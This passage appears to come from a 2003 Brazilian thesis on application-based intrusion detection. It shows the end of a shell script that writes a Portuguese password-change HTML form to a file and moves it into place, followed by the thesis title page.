		<b>Senha Atual:</b>
		<input type='password'size='10'value name='old_pw'></td></tr>

<tr><td width='100%'style='border-top: 1px solid; margin-top: 1px; padding-top:
1px'height='16'>
		<b>Nova Senha:</b>
		<input type='password'size='10'value name='new_pw1'>
		<b> Redigite a Nova Senha</b>
		<input type='password'size='10'value name='new_pw2'></td></tr>

<tr><td width='100%'style='margin-top: 1px; padding-top: 1px'height='15'><hr
align='center'></td></tr>

</table>
</div>

<div align='left'>
<table border='0'width='98%'cellspacing='0'cellpadding='0'>

<tr><td width='100%'><div align='center'><center><p><font face='Arial'size='2'>
		<input type='submit'value='Altere minha senha'name='change'>
		     
		<input type='reset'value='Limpe os
campos'name='reset'></font></div></td></tr>

</table>
</div>

<br><br><strong><font face='Arial'>
		<font color='#FFFFFF'>   
		<font color='#000000'> &gt;&gt;
		<font color='#FFFFFF'>
		<font color='#000000'>
		<a onclick='history.go(-1)' href='#' class='RedLink'>VOLTAR</a>
		<font color='#FFFFFF'>
		<font color='#000000'> &lt;&lt;</font></strong>

</html>" >> idsse.html

########################################

if [ -f "idsse.html" ]; then
		mv idsse.html $LOCALHTML 2>/dev/null;
		if [ -f "$LOCALHTML/idsse.html" ]; then
			echo "Página <idsse.html> gerada em $LOCALHTML";
		else
			echo "Erro: A página <idsse.html> não foi gerada...";
		fi
else
		echo "Erro: A página <idsse.html> não foi gerada...";
fi

if [ ! -f "$LOCALHTML/certo.gif" ]; then
		cp -a certo.gif $LOCALHTML 2>/dev/null;
fi

cd $CDORIGEM 2>/dev/null;
```

Alessandro Freitas De Oliveira

SISTEMA DE DETECÇÃO DE INTRUSÃO BASEADO EM APLICAÇÃO

Florianópolis – SC
2003